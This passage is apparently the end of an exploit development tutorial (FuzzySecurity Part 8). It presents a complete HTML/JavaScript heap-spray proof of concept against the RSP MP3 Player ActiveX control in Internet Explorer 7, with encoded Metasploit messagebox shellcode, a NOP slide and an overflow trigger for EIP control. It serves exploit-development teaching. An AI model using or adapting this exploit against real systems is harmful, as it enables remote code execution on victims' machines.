%u4b7d%ud2e3%u627c%u04fc%u0f1e%ue36e%u84fb%ud72b%ucf88%u5f9b%u058e%ud550%u5288%uca3c%u8fa9
%u3e23%uc4e3%ub497%u34f2%u35e6%u08c5%u66f4%u49a2%u7070%u866a%u7f75%uf2ab%u4471%u214f%uce51
%ua24e%u14fb%u5e90%udf9d%ueb9e%ubaea%uea82%ub107%u67bf%u2ed6%u3336%ub2fc%u7f28%uc24e%uab83
%u3627%u915a%u375f%u1813%u1573%ubb44%u6574%u4d6b%u9ecf%u302f%u7c17%u4a3c%ua5bb%ubc91%u5a4d
%uc2ea%ue0d8%u551d%u86b6%ue43d%u642e%uc80c%ue2ca%u6705%u8177%udb6d%u6f53%u02e7%u90cd%ucea2
%uac78%u741d%u93d2%u36d3%uc8a5%u14cf%u9141%u66f0%u3a6e%ub957%u9bb0%udb0f%ue883%u2aa9%u8638
%u696a%u1eba%u1971%u78e3%ufa56%u2b8b%u9bf8%ua43b%u2b4b%u14cc%u1a65%u19ba%u95a1%u4033%u7798
%ud011%u258a%u066a%u0a1d%u58c4%u820b
```

Ok now lets clean up our POC, add comments and add the heap spray we created above. The only modification we need to make to the heap spray is put in the shellcode we just generated!

```
<!-----------------------------------------------------------------------------
// Exploit: RSP MP3 Player OCX ActiveX Heap Spray                           //
```

```
// Author: b33f - http://www.fuzzysecurity.com/                            //
// OS: Tested on XP PRO SP3                                                //
// Browser: IE 7.00                                                        //
// Software: http://www.exploit-db.com/wp-content/themes/exploit/applications/  //
//           16fc339cccdb34dd45af52de8c046d8d-rsp_mp3_ocx_3.2.0_sw.zip     //
//-------------------------------------------------------------------------//
// This exploit was created for Part 8 of my Exploit Development tutorial  //
// series => http://www.fuzzysecurity.com/tutorials/expDev/8.html          //
----------------------------------------------------------------------------->

<html>
  <head>
    <object id="Oops" classid='clsid:3C88113F-8CEC-48DC-A0E5-983EF9458687'></object>
  </head>
  <body>
  <script>

    //msfpayload windows/messagebox text='Oww Snap!' title='b33f' R| msfencode -t js_le
    var Shellcode = unescape(
    '%u22bb%ua82f%udb56%ud9dd%u2474%u58f4%uc931%u40b1%u5831%u0315%u1558%uc083%ue204%uf6d7%ucd43'+
    '%u7dce%u06b0%uafc1%u910a%u9910%ud50f%u2923%u9f5b%uc2cf%u7c2d%u9244%uf7d9%u3b24%u3151%u74e0'+
    '%u4b7d%ud2e3%u627c%u04fc%u0f1e%ue36e%u84fb%ud72b%ucf88%u5f9b%u058e%ud550%u5288%uca3c%u8fa9'+
    '%u3e23%uc4e3%ub497%u34f2%u35e6%u08c5%u66f4%u49a2%u7070%u866a%u7f75%uf2ab%u4471%u214f%uce51'+
    '%ua24e%u14fb%u5e90%udf9d%ueb9e%ubaea%uea82%ub107%u67bf%u2ed6%u3336%ub2fc%u7f28%uc24e%uab83'+
    '%u3627%u915a%u375f%u1813%u1573%ubb44%u6574%u4d6b%u9ecf%u302f%u7c17%u4a3c%ua5bb%ubc91%u5a4d'+
    '%uc2ea%ue0d8%u551d%u86b6%ue43d%u642e%uc80c%ue2ca%u6705%u8177%udb6d%u6f53%u02e7%u90cd%ucea2'+
    '%uac78%u741d%u93d2%u36d3%uc8a5%u14cf%u9141%u66f0%u3a6e%ub957%u9bb0%udb0f%ue883%u2aa9%u8638'+
    '%u696a%u1eba%u1971%u78e3%ufa56%u2b8b%u9bf8%ua43b%u2b4b%u14cc%u1a65%u19ba%u95a1%u4033%u7798'+
    '%ud011%u258a%u066a%u0a1d%u58c4%u820b');

    var NopSlide = unescape('%u9090%u9090');

    var headersize = 20;
    var slack = headersize + Shellcode.length;

    while (NopSlide.length < slack) NopSlide += NopSlide;
    var filler = NopSlide.substring(0,slack);
    var chunk = NopSlide.substring(0,NopSlide.length - slack);

    while (chunk.length + slack < 0x40000) chunk = chunk + chunk + filler;
    var memory = new Array();
    for (i = 0; i < 500; i++){ memory[i] = chunk + Shellcode }

    // Trigger crash => EIP = 0x06060606
    pointer='';
    for (counter=0; counter<=1000; counter++) pointer+=unescape("%06");
    Oops.OpenFile(pointer);
```

```
  </script>
</body>
</html>
```



Game Over!

Comments

There are no comments posted yet. Be the first one!

Post a new comment

Enter text right here!

Name

Displayed next to your comments.

Email

Not displayed publicly.

Subscribe to None

Submit Comment